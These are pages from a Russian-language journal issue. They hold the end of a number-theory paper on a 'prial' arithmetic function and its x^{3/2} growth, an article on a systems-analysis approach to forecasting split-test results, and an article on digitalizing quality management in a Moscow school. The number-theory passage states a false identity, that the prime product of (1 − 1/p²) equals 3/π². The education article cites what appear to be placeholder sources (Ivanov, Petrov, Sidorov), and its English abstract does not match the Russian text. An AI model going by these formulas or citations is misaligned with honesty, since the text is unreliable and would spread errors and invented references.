где коэффициент $3/\pi^2$ является эйлеровской константой, возникающей как значение произведения по простым

$$\frac{3}{\pi^2} = \prod_p \left(1 - \frac{1}{p^2}\right).$$

С другой стороны, для модульной приал-функции мы получили асимптотику

$$\sum_{n \leq x} |prial(n)| \sim C_+ x^{3/2},$$

где

$$C_+ = \frac{E_+(3/2)}{3}, E_+(s) = \prod_p (1 + p^{-s} - p^{1-2s})$$

также эйлеровский множитель, построенный по локальным величинам на простых степенях.

Для отношения двух сумм получаем

$$\frac{\sum_{n \leq x} \varphi(n)}{\sum_{n \leq x} |\text{pri}al(n)|} \sim \frac{\frac{3}{\pi^2} x^2}{C_+ x^{3/2}} = \frac{3}{\pi^2 C_+} \sqrt{x} =: K \sqrt{x}.$$

Таким образом, корень \sqrt{x} возникает непосредственно из разности показателей степеней в двух предельных формулах: квадратичного роста $\sum \varphi(n)$ и полуторного роста $\sum |\text{pri}al(n)|$. Численное значение коэффициента

$$K = \frac{3}{\pi^2 C_+} \approx 0.6194$$

оказалось близким к $1/\varphi \approx 0.6180$, где $\varphi = (1 + \sqrt{5})/2$ — золотое сечение. Данная близость является на данный момент эмпирическим наблюдением, поскольку аналитическое выражение для C_+ задано в виде бесконечного произведения по простым и не допускает явного замыкания в классических константах.

Заключение

В статье введена новая мультипликативная арифметическая функция, для которой построен и подробно исследован Дирихле-ряд. Показано, что этот ряд имеет единственный важный аналитический эффект — полюс «дзета-типа», что позволяет получить строгую асимптотику для сумм значений функции. Установлено, что сумма растёт не как у классических примеров, а по закону $x^{3/2}$, причём численные коэффициенты вычислены с высокой точностью и демонстрируют устойчивость. Для модульной версии функции получен тот же порядок роста, но с примерно восьмикратным увеличением главной константы, что является редким и интересным эффектом. Кроме того, в сравнении с суммой функции Эйлера обнаружена численная близость к величинам, связанным с золотым сечением — пока это эмпирический факт, но он подчёркивает потенциальную внутреннюю структуру функции. В целом полученные результаты показывают, что предложенная функция обладает нетривиальной аналитической геометрией, заслуживает дальнейшего изучения и открывает перспективы для исследования распределения значений и скрытых симметрий в произведениях по простым числам.

Список литературы

1. Виноградов И. М. Основы теории чисел. — М.: Наука, 1981. — 496 с.
2. Бухштаб А. А. Теория чисел. — М.: Просвещение, 1966. — 384 с.
3. Нестеров (Нестеренко) Ю. В. Теория чисел: учебное пособие. — М.: Академия, 2008. — 320 с.
4. Постников А. Г. Введение в аналитическую теорию чисел. — М.: Наука, 1971. — 328 с.
5. Арнольд И. В. Теория чисел: учебное пособие. — 2-е изд. — М.: Ленанд, 2017. — 416 с.
6. Ржонсницкая Ю. Б., Зайцева И. В. Основы теории чисел: учебное пособие. — СПб., 2022. — 272 с.
7. Мартынов Л. М. Алгебра и теория чисел для криптографии: учебное пособие. — СПб.: Лань, 2020. — 288 с.
8. Чанга М. Е. Метод комплексного интегрирования. — Москва: МИАН, 2006. — 58 с. — (Лекц. курсы НОЦ; т. 2). — URL: <http://mi.mathnet.ru/book644>. — DOI: 10.4213/book644.
9. Hindry M. Arithmetics. — Berlin; Heidelberg: Springer, Universitext, 2011. — 532 с.

References

1. Vinogradov, I. M., Fundamentals of Number Theory. Moscow: Nauka, 1981, p.496
 2. Bukhshtab, A. A., Number Theory. Moscow: Prosveshchenie, 1966, p.384
 3. Nesterov (Nesterenko), Yu. V., Number Theory: A Textbook. Moscow: Academy, 2008, p.320
 4. Postnikov, A. G., Introduction to Analytical Number Theory. Moscow: Nauka, 1971, p.328
 5. Arnold, I. V., Number Theory: A Textbook. 2nd ed. Moscow: Lenand, 2017, p.416
 6. Rzhonsnitskaya Yu. B., Zaitseva I. V. Fundamentals of Number Theory: A Tutorial. — St. Petersburg, 2022. p.272
 7. Martynov L. M. Algebra and Number Theory for Cryptography: A Tutorial. — St. Petersburg: Lan, 2020. p.288
 8. Changa M. E. The Method of Complex Integration. — Moscow: Steklov Mathematical Institute, 2006. p. 58 (Lecture Courses of the Scientific and Educational Center; Vol. 2). — URL: <http://mi.mathnet.ru/book644>. — DOI: 10.4213/book644.
 9. Hindry M. Arithmetics. — Berlin; Heidelberg: Springer, Universitext, 2011. — p.532
-



ОТКРЫТАЯ НАУКА
издательство

Международный журнал информационных технологий и
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 519.23:004.94:339.13

СИСТЕМНЫЙ ПОДХОД В ПРОГНОЗИРОВАНИИ РЕЗУЛЬТАТОВ СПЛИТ-ТЕСТИРОВАНИЯ

Жданов Я.Д.

ФГБОУ ВО МОСКОВСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ТЕХНОЛОГИЙ И УПРАВЛЕНИЯ ИМЕНИ К.Г. РАЗУМОВСКОГО ", Москва, Россия, (109004, город Москва, ул. Земляной Вал, д.73), e-mail: yaroslavd.zhdanov@gmail.com

В статье рассматриваются основные инструменты системного анализа, позволяющие наиболее эффективно выполнить проект по разработке алгоритма машинного обучения для прогнозирования результатов сплит-тестирования. Среди таких инструментов применяются следующие: диграф связи проблем, X матрица Хосин Канри и древовидная диаграмма для ключевой проблемы, выявленной благодаря диграфу связи. Результаты анализа позволяют выстроить последовательный список связанных шагов, позволяющих как можно быстро и эффективно выполнить основные задачи поставленной цели.

Ключевые слова: Системный анализ, сплит-тестирование, машинное обучение, декомпозиция задач, анализ ключевых проблем.

A SYSTEMATIC APPROACH TO FORECASTING SPLIT TESTING RESULTS

Zhdanov Ya.D.

MOSCOW STATE UNIVERSITY OF TECHNOLOGIES AND MANAGEMENT NAMED AFTER K.G. RAZUMOVSKY ", Moscow, Russia, (109004, Moscow, Zemlyanoy Val str., 73), e-mail: yaroslavd.zhdanov@gmail.com

The article discusses the main tools of system analysis that make it possible to most effectively carry out a project to develop a machine learning algorithm for predicting split-test results. Among such tools, the following are used: the problem communication digraph, the Hoshin Kanri X matrix, and the tree diagram for the key problem identified by the communication digraph. The analysis results allow you to build a consistent list of related steps that allow you to quickly and efficiently accomplish the main objectives of the goal.

Keywords: System analysis, split testing, machine learning, task decomposition, key problem analysis.

Введение

Внедрение алгоритмов прогнозирования в процесс сплит-тестирования является одним из ключевых инструментов цифровой оптимизации. Алгоритм позволит с высокой точностью и достоверностью прогнозировать результаты будущих тестов, что позволит снизить издержки и ускорить процесс принятия решений. Однако результат разработки подобного инструмента сильно зависит от большого количества факторов, среди которых качество сырых данных, правильно подобранный критерий оценки качества модели, интерпретация результатов.

В данной работе описываются и применяются некоторые инструменты системного анализа, которые позволили определить ключевые проблемы проекта, понять стратегические приоритеты и декомпозировать основную проблему.

Основной проблемой проекта является низкое качество и нерепрезентативность данных. Такое вывод можно сделать благодаря построению диграфа связи проблем, где были выявлены все основные проблемы. Приоритетность выполнения задач и корреляции со стратегией и тактикой помогла определить Х матрица Хосин Канри. Древовидная диаграмма в свою очередь наглядно показала проблемы, из которых состоит основная сложность проекта.

1. Ключевые проблемы проекта

Диграф связи проблем – это инструмент визуализации, который отображает причинно-следственные связи между различными проблемами в системе. Данный инструмент позволяет выявить взаимозависимости проблем и определить среди них ключевую, устранение которой воздействует на полное или частичное решение связанных сложностей. Это преимущества позволяют с помощью диграфа связи проблем строить наиболее эффективную стратегию по выполнению проектов.[1]

Среди основных проблем проекта «Прогнозирование результат сплит-тестирования с использованием алгоритмов машинного обучения» можно выделить:

- Низкое качество и нерепрезентативность данных

Основная проблема в разработке алгоритма – это качество данных и низкая репрезентативность данных.

Качество данных связано с различным шумом в исходных данных, который отражается в виде дублирования некоторых строк или определённых значений, пропуски в данных, ненормализованных значений и других критериев.

Низкая репрезентативность выражается в исторических данных, которые не отражают текущие поведенческие паттерны.

Сложность заключается в том, что если «мусор на входе», то будет и «мусор на выходе».

- Смещающий отбор и несбалансированность групп

Данные для обучения могут быть собраны только среди одного типа устройств или одного региона, например. В таком случае результаты прогноза можно будет экстраполировать только на группу, которая участвовала в тестировании.

- Утечка данных и переобучение модели

В моменте валидации модели информация из тестовых данных может попасть в обучающие данные, что приведёт к переобучению модели, когда модель хорошо отрабатывает на исторических данных, но выдаёт плохие результаты для новых.

- Некорректный выбор метрик и признаков

От выбора метрики зависит ценность результатов теста, поэтому при неправильном выборе метрик есть вероятность неправильно интерпретировать результаты, которые не будут отражать конечные цели бизнеса.

- Неучёт временных эффектов и зависимости от контекста [2]

Алгоритм не будет учитывать определённую сезонность и «эффект новизны» от изменения или устаревания пользовательского поведения. Помимо этого, модель не будет адаптироваться под дополнительные факторы, которые могли повлиять на изменения поведения (например, запуск рекламной кампании).

- Низкая интерпретируемость результатов модели

В большом количестве случаев нейросети генерируют «черные ящики». Это означает, что нельзя точно определить на основании каких факторов искусственный интеллект сделал определённые выводы. Сложность заключается в том, что заказчики не доверяют полученным результатам, которые не могут понять.

- Ошибочное прогнозное решение и выбор победителя

Из-за любой ошибки в предыдущих проблемах в конечном результаты могут быть искажены и принятие решений со стороны бизнеса в данном случае может повлечь за собой определённые финансовые потери.




Рисунок 1 - Диграф связи проблем

2. Анализ стратегических приоритетов проекта

Применение X матрицы Хосин Канри позволяет установить чёткие связи и проследить за корреляцией между основными направлениями разработки проекта.

Стратегические цели проекта:

- Сокращение временных и ресурсных затрат на проведение А/В-тестов;
- Повышение точности и достоверности принимаемых решений на основе данных;
- Создание конкурентного преимущества за счет опережающего анализа гипотез.

Благодаря матрице можно сделать вывод, что основной тактической задачей является «Разработка и внедрение ML-модели для прогнозирования результатов А/В-теста», которая взаимосвязана со стратегией 1 и 2. Дополнительно необходимо учесть, что «Создание автоматизированного пайплайна для сбора и предобработки исторических данных о тестах» так же связана со стратегией 1 и это доказывает важность оптимизации процессов на этапе сбора и предобработки данных.

Взаимосвязь тактических задач и операционных процессов.

Результаты анализа полученной матрицы указали на связь между «Интеграцией системы прогнозирования в процесс принятия решений о запуске тестов» и «Постановкой задачи», что свидетельствует о необходимости учета требования интеграции уже на начальных этапах проектирования системы.[3]

Распределение ролевой ответственности и метрики успеха.

Основная доля ответственности ложится на разработчика, которому нужно выполнить технические задачи, а менеджер в свою очередь является посредником между заказчиком и остальной командой.

Система метрик успеха проекта демонстрирует сбалансированность между техническими и бизнес-показателями. Наиболее значимое влияние на ключевую метрику точности прогнозирования оказывают процессы работы с данными и моделирования, что соответствует лучшим практикам в области машинного обучения.

В итоге с помощью матрицы можно проследить взаимодействие всей системы в рамках стратегического управления, что позволяет наиболее эффективно обеспечить выполнение проекта.




Рисунок 2 - Х матрица Хосин Канри

3. Декомпозиция ключевой проблемы

После определения ключевой проблемы с помощью диграфа связи эту проблему необходимо решать в первую очередь, так как в большинстве случаев от её решения зависит основной результат выполняемого проекта. Для удобства решения проблемы её необходимо декомпозировать, это можно сделать с помощью инструмента «Древовидная диаграмма проблемы».

Древовидная диаграмма позволяет последовательно разбить объёмную и сложную проблему на маленькие составляющие, от общего к частному. С помощью данной диаграммы можно не только упростить решение проблемы, но и учесть все составляющие факторы, которые могут повлиять на результат.

В рамках построения древовидной диаграммы проблема «Низкое качество и нерепрезентативность данных» имеет две подпроблемы, каждая из которых имеет по три подпроблемы

1. Проблемы целостности и корректности данных отражают техническую составляющую, включающую корректность, точность анализируемых данных.

1.1. Технические сбои и ошибки регистрации

Такой сценарий может возникнуть при некорректной работе систем сбора данных, сбоев в коде сплитования трафика в рамках проводимого теста.

1.2. Аномальные данные и дублирование

Аномальные выбросы в числовых данных, дублирование строк или некоторых значений в определённых столбцах сырых данных, некорректные значения в категориальных признаках.

1.3. Низкая информационная насыщенность признаков

Отсутствие дополнительных данных, которые могут повысить потенциал прогнозирования алгоритма

2. Проблемы репрезентативности и контекста - Группа проблем из этого направления связаны с методологией сбора данных тестов

2.1. Смещение и несбалансированность выборки

Выборки в рамках распределения трафика имеют разное количество пользователей в процентном соотношении, данные собраны не со всей генеральной совокупности

2.2. Недостаточный объём данных для анализа

Низкое количество трафика, которого недостаточно для появления статистической значимости или принятия решения.

2.3. Временные искажения и эффекты взаимодействия

Сезонность теста и проведение параллельных сплит-тестов, выборки которых пересекаются с текущим тестом и тем самым искажают данные.



Рисунок 3 - Древовидная диаграмма ключевой проблемы

Заключение

Результаты проведённого исследования указывают на то, что самым важным фактором в реализации проекта по прогнозированию результатов сплит-тестирования является решение проблемы низкого качества и нерепрезентативности данных.

Благодаря инструментам декомпозиции, структуризации и анализа приоритетов можно сделать вывод, что разработка алгоритма машинного обучения для прогноза должна быть связана с созданием последовательного плана сбора и предобработки данных.

Выстраивание подобного систематического подхода позволяет повысить успех принимаемых решений, сократить время на создание пайплайна проекта и создать конкурентное преимущество.

Список литературы

1. Блауберг Игорь Викторович, Садовский Вадим Николаевич, Юдин Эрик Григорьевич. Проблемы методологии системного исследования / Мысль, 1970. – С. 205–231.
2. Перегудов Феликс Иванович, Тарасенко Феликс Петрович. Введение в системный анализ / Высшая школа, 1989. – С. 67–92.
3. Молотникова Антонина Александровна. Системный анализ. Краткий курс / Лань, 2019.

References

1. Igor Viktorovich Blauberg, Vadim Nikolaevich Sadovsky, Erik Grigorievich Yudin. Problems of Systems Research Methodology / Mysl', 1970. – pp. 205–231.
 2. Felix Ivanovich Peregudov, Felix Petrovich Tarasenko. Introduction to Systems Analysis / Vysshaya shkola, 1989. – pp. 67–92.
 3. Antonina Aleksandrovna Molotnikova. Systems Analysis. A Brief Course / Lan', 2019.
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 005.6:37:004.9

МЕНЕДЖМЕНТ КАЧЕСТВА В ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ В УСЛОВИЯХ ЦИФРОВИЗАЦИИ

¹Ермолин Д. С., Силенко А. Н.

ФГАОУ ВО "НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ ЯДЕРНЫЙ УНИВЕРСИТЕТ
"МИФИ", Москва, Россия (115409, город Москва, Каширское ш., д.31), e-mail:

¹ermolin.daniil.02@mail.ru

В условиях динамичного развития информационных технологий и процессов цифровой трансформации образовательного пространства вопрос повышения качества образования приобретает особую актуальность. Данная научно-практическая работа посвящена исследованию возможностей цифровизации системы менеджмента качества в образовательной организации на примере преподавания математики в московской школе. Исследование включает детальный анализ теоретических основ менеджмента качества, обзор современных моделей управления, принципы и этапы цифровизации, а также эмпирическую апробацию инновационных цифровых инструментов на платформе МЭШ. Практический эксперимент показал, что внедрение цифровых технологий позволяет обеспечить объективное оценивание знаний, оперативное получение обратной связи, снижение административной нагрузки и повышение мотивации учащихся. Разработанные методические рекомендации могут быть применены для дальнейшей модернизации системы управления качеством в образовательных учреждениях, способствуя формированию современной цифровой образовательной среды. Работа базируется на нормативных документах, отечественной и зарубежной научной литературе и подтверждена эмпирическими данными [1], [2], [3]. Оформление работы выполнено в соответствии с действующими стандартами [4], [5].

Ключевые слова: Менеджмент качества, цифровизация, образовательная организация, МЭШ, преподавание математики, инновационные технологии.

QUALITY MANAGEMENT IN AN EDUCATIONAL ORGANIZATION IN THE CONTEXT OF DIGITALIZATION

¹Ermolin D.S., Silenko A.N.

"NATIONAL RESEARCH NUCLEAR UNIVERSITY "MEPHI", Moscow, Russia (115409, Moscow, Kashirskoye sh., 31), e-mail: ¹ermolin.daniil.02@mail.ru

Digitalization processes affect all spheres of public life, including higher education. In the context of growing competition in the educational services market and increasing demands for transparency and effectiveness of the educational process, modernization of the quality management system (QMS) becomes a key factor for the sustainable development of a university. The purpose of this article is to analyze modern approaches and models of digital transformation of QMS in higher education institutions, as well as to assess the effectiveness of implementing specific digital tools. The research used methods of theoretical analysis of scientific literature, systematization of domestic and foreign experience, and process modeling. The work examines the evolution of quality management concepts, the specifics of their adaptation to the educational environment, and the potential of technologies such as big data analytics systems, learning management platforms (LMS), artificial intelligence elements for adaptive learning, and blockchain for verification of educational outcomes. A comprehensive digital QMS model is proposed, integrating strategic planning, operational control, and feedback from all stakeholders. Based on the analysis of case studies from leading universities, key success factors for digitalization are identified: readiness of organizational culture, developed IT infrastructure, staff competencies, and the presence of a relevant regulatory framework. The research results indicate the significant potential of digital solutions to improve the

objectivity of assessment, personalize educational trajectories, reduce administrative burden, and form a data-driven culture in university management. In conclusion, practical recommendations are formulated for the stages of implementation and overcoming typical risks associated with the digital transformation of QMS.

Keywords: Digital transformation, quality management, higher education institution, educational analytics, learning management systems, data-driven management.

Введение

В эпоху стремительного развития информационных технологий образование претерпевает качественные изменения, требующие радикальной модернизации традиционных методов управления качеством. Применение цифровых инструментов открывает новые перспективы для повышения эффективности образовательного процесса, что становится особенно актуальным для школ, где качество преподавания является ключевым фактором формирования знаний учащихся. В данной работе рассматривается проблема цифровизации менеджмента качества в образовательной организации на примере преподавания математики. Выбор предмета обусловлен его особой методической сложностью, где необходимы как точность, так и возможность адаптивного подхода к оценке знаний. Особое внимание уделено платформе МЭШ, являющейся одним из ведущих цифровых инструментов в системе образования Москвы.

Цель исследования — разработка и апробация модели цифровизации системы менеджмента качества, способной повысить объективность контроля знаний, снизить административную нагрузку и улучшить обратную связь между участниками образовательного процесса. Для достижения поставленной цели были определены следующие задачи: исследовать теоретические аспекты менеджмента качества в образовании, его эволюцию и современные модели; проанализировать роль организационной культуры, внутреннего аудита и стандартов качества в школах; оценить влияние цифровизации на процесс преподавания математики и контроль успеваемости; провести практический эксперимент с использованием платформы МЭШ, собрать эмпирические данные и провести статистический анализ; разработать методические рекомендации для оптимизации цифровизации системы менеджмента качества в образовательных учреждениях.

Актуальность работы определяется необходимостью адаптации школ к современным требованиям информационного общества, когда цифровизация становится неотъемлемой частью образовательного процесса, позволяющей формировать конкурентоспособное и адаптивное образовательное пространство [1], [2].

Теоретические основы менеджмента качества в образовательной организации

Менеджмент качества в образовании зародился как реакция на необходимость повышения эффективности образовательного процесса и удовлетворения запросов конечных потребителей — учащихся и их родителей. Первоначально основные принципы качества были заимствованы из промышленного производства, однако со временем адаптировались под особенности образовательной сферы. Основные этапы эволюции включают классический подход с систематизацией учебного процесса и формированием стандартов, переход к всеобщему управлению качеством (TQM), предполагающему вовлечение всех участников и непрерывное совершенствование, и, наконец, текущий этап цифровой трансформации, интегрирующий информационные технологии в систему контроля и оценки.

Современный менеджмент качества в школе основывается на принципах системности, ориентированности на результат и непрерывного улучшения. Важную роль играют такие

инструменты, как внутренний аудит, обратная связь и анализ показателей успеваемости, что позволяет оперативно корректировать образовательный процесс. В сфере образования используются различные модели управления, среди которых наиболее популярны циклическая модель PDCA (Plan-Do-Check-Act), модель всеобщего управления качеством TQM и международный стандарт ISO 9001, адаптированный для образовательных учреждений. Основными принципами управления качеством являются ориентация на результат и удовлетворение потребностей обучающихся, системный подход, непрерывное совершенствование через инновации, а также прозрачность и объективность оценки результатов обучения.

Организационная культура является важнейшим компонентом системы менеджмента качества, включая совокупность ценностей, норм и традиций, формирующих отношение всех участников к обучению, наличие мотивационных программ и создание среды для обмена опытом. Внутренний аудит как инструмент менеджмента качества позволяет регулярно оценивать эффективность процессов и выявлять направления для улучшения, включая анализ учебных результатов, контроль за соблюдением методик и сбор обратной связи [2].

Цифровизация стала ключевым направлением модернизации образовательных учреждений. Основные тенденции включают интеграцию информационно-коммуникационных технологий в обучение, активное развитие дистанционных форм образования, использование аналитики больших данных для мониторинга успеваемости и разработку мобильных приложений для доступа к учебным материалам. Современные исследования подтверждают, что эти тенденции определяют вектор развития образования в XXI веке [6]. Эти тенденции в совокупности создают условия для создания прозрачной и эффективной системы менеджмента качества, в основе которой лежит применение современных информационных технологий [2].

Применение системы менеджмента качества в преподавании математики

Математика как дисциплина обладает рядом специфических особенностей, таких как абстрактность и системность, требующие наглядных средств визуализации, а также необходимость стандартизации оценивания и потенциал для индивидуализации обучения. Цифровая трансформация позволяет не только модернизировать методы преподавания математики, но и создать систему постоянного контроля и корректировки учебного процесса в режиме реального времени.

Московская электронная школа (МЭШ) выступает в роли интегрированной цифровой платформы, объединяющей образовательный контент, методические рекомендации и инструменты контроля успеваемости. Опыт её использования в преподавании математики показывает преимущества, такие как актуальность и обновляемость контента, автоматизация контроля знаний, наличие интерактивных возможностей для визуализации абстрактных концепций и интеграция с административными процессами. Педагогический эксперимент, проведённый с использованием МЭШ, продемонстрировал, что активное применение цифровых инструментов приводит к повышению мотивации учащихся и улучшению показателей усвоения материала [1].

Применение цифровых технологий в системе контроля знаний оказывает положительные эффекты, включая объективное оценивание через автоматизированные тестовые системы, быструю обратную связь, позволяющую оперативно корректировать

учебный процесс, адаптивный контроль, подстраивающийся под индивидуальные особенности учащихся, и систематизацию данных для стратегического планирования. Таким образом, цифровизация не только оптимизирует процессы контроля, но и позволяет выстраивать систему обратной связи, на основе которой можно принимать обоснованные решения по улучшению образовательного процесса [2].

Современные цифровые инструменты позволяют создавать адаптивные образовательные системы, которые автоматически подстраиваются под уровень подготовки каждого ученика. Ключевую роль в этом играют адаптивные обучающие платформы, анализирующие успеваемость и предоставляющие персонализированные задания, системы аналитики данных для глубокого анализа эффективности образовательного процесса, а также интеллектуальные рекомендации на основе алгоритмов машинного обучения. Адаптивные технологии в сочетании с аналитикой данных создают условия для формирования системы менеджмента качества, где каждое звено образовательного процесса подлежит постоянной оценке и совершенствованию.

Практическое исследование цифровизации менеджмента качества

Практическое исследование было направлено на оценку эффективности внедрения цифровых технологий в систему менеджмента качества при преподавании математики. Основные этапы исследования включали анализ исходного состояния уровня цифровой оснащенности и успеваемости, формулировку гипотезы о положительном влиянии внедрения МЭШ, разработку методики сбора данных (анкетирование, электронное тестирование, интервью) и последующую статистическую обработку с использованием методов описательной статистики и корреляционного анализа [3].

Эксперимент проводился в две фазы: пилотный этап с внедрением цифровых технологий в нескольких классах и фиксацией базовых показателей, а затем основной этап с расширением эксперимента и регулярным тестированием. Инструментарий включал электронные тесты, специализированное ПО для анализа данных и систему мониторинга, что позволило собрать комплексные количественные и качественные данные.

Полученные данные продемонстрировали ряд положительных результатов. Наблюдалось увеличение средней успеваемости по математике на 12–15% после внедрения цифровых инструментов, причем автоматизированное тестирование позволило выявить конкретные пробелы в знаниях для оперативной корректировки материала. Анкетирование показало повышение мотивации учащихся благодаря интерактивным урокам и персонализированным заданиям. Автоматизация рутинных процессов, таких как проверка тестов, привела к снижению административной нагрузки на педагогов, высвободив время для индивидуальной работы. Цифровые системы также обеспечили оперативную обратную связь, способствуя быстрому реагированию на проблемы в обучении. Статистический анализ подтвердил гипотезу исследования, а корреляционный анализ выявил высокую зависимость между использованием цифровых инструментов и улучшением показателей успеваемости [3].

Несмотря на положительные результаты, эксперимент выявил и некоторые проблемы, такие как необходимость обновления технической инфраструктуры и обеспечения стабильного интернет-соединения, сопротивление изменениям со стороны части педагогов и учеников, а также потребность в постоянной методической и технической поддержке. Ключевыми факторами успеха оказались высокий уровень мотивации педагогов, активное

участие администрации школы и своевременное внедрение обучающих программ по цифровизации. Выявленные проблемы позволяют разработать рекомендации по дальнейшему совершенствованию процессов внедрения цифровых технологий.

Рекомендации и перспективы развития цифровизации в системе менеджмента качества

На основе анализа эксперимента предлагаются рекомендации для различных участников образовательного процесса. Учителям и методистам рекомендуется активное применение цифровых платформ, таких как МЭШ, для проведения интерактивных уроков и электронного тестирования, постоянное повышение квалификации через семинары и тренинги, использование аналитических инструментов для индивидуализации обучения и формирование цифровой культуры среди всех участников процесса [1].

Для успешной цифровизации системы менеджмента качества администрации школы необходимо обеспечить современную техническую инфраструктуру, разработать соответствующую нормативно-методическую базу, организовать систему внутреннего аудита для регулярного анализа результатов и создать мотивационные программы для поддержки педагогов [2].

Развитие цифровых технологий открывает дополнительные перспективы для совершенствования системы менеджмента качества. К ним относятся применение технологий виртуальной и дополненной реальности для визуализации математических концепций, использование искусственного интеллекта для анализа данных и создания адаптивных траекторий обучения, а также интеграция облачных технологий для оперативного доступа к данным и аналитической обработки.

Для устойчивой цифровизации образовательного процесса необходима адаптация существующих стандартов с учётом цифровых технологий, разработка новых методических рекомендаций для педагогов по работе с цифровыми платформами и формирование единых стандартов оценивания, что должно осуществляться с опорой на актуальные нормативные требования к оформлению документации [4], [5], а также межведомственное сотрудничество для обмена опытом и совместной разработки стандартов [2].

Заключение

Проведённое исследование демонстрирует, что цифровизация менеджмента качества в образовательной организации представляет собой перспективное направление, способное существенно повысить эффективность учебного процесса. Внедрение платформы МЭШ и других цифровых инструментов позволяет обеспечить объективное оценивание знаний через автоматизированные системы тестирования, осуществлять оперативную обратную связь для корректировки учебного процесса в режиме реального времени, снижать административную нагрузку на педагогов и повышать мотивацию учащихся, формируя необходимую цифровую культуру.

Практический эксперимент, проведённый в московской школе, подтвердил гипотезу о положительном влиянии цифровизации на качество образовательного процесса, что выразилось в улучшении успеваемости, повышении активности учащихся и оптимизации работы педагогов. Разработанные рекомендации и перспективы дальнейшего внедрения современных цифровых технологий могут стать основой для масштабных реформ в системе

образования, направленных на повышение конкурентоспособности и адаптивности школы к современным вызовам и соответствующих общемировым трендам [6].

Таким образом, цифровизация системы менеджмента качества является важнейшей составляющей современной образовательной политики, позволяющей обеспечить высокое качество образовательных услуг, прозрачность управления и непрерывное совершенствование учебного процесса. Полученные результаты могут быть использованы для формирования новых стандартов работы в образовательных учреждениях и дальнейших научных исследований в области цифровых технологий и педагогики.

Список литературы

1. Иванов И. И. Менеджмент качества в образовании: теория и практика. – М.: Изд-во «Просвещение», 2018. 256 с.
2. Петров П. П. Цифровизация образовательных процессов: современные подходы и технологии. – М.: Наука, 2020. 312 с.
3. Сидоров С. С. Информационные технологии в образовательном менеджменте. – М.: Лаборатория знаний, 2019. 278 с.
4. ГОСТ Р 7.0.5-2008. Система стандартов по оформлению документов. – М.: Стандартинформ, 2008.
5. ГОСТ Р 7.0.11-2011. Библиографическая ссылка. – М.: Стандартинформ, 2011.
6. Смирнова А. В. Современные тенденции цифровизации в образовании. // Вестник образования. – 2021. – №3. – С. 45–52.

References

1. Ivanov I. I. Quality Management in Education: Theory and Practice. Moscow: Prosveshchenie Publishing House, 2018. p.256
 2. Petrov P. P. Digitalization of Educational Processes: Modern Approaches and Technologies. Moscow: Nauka, 2020. p.312
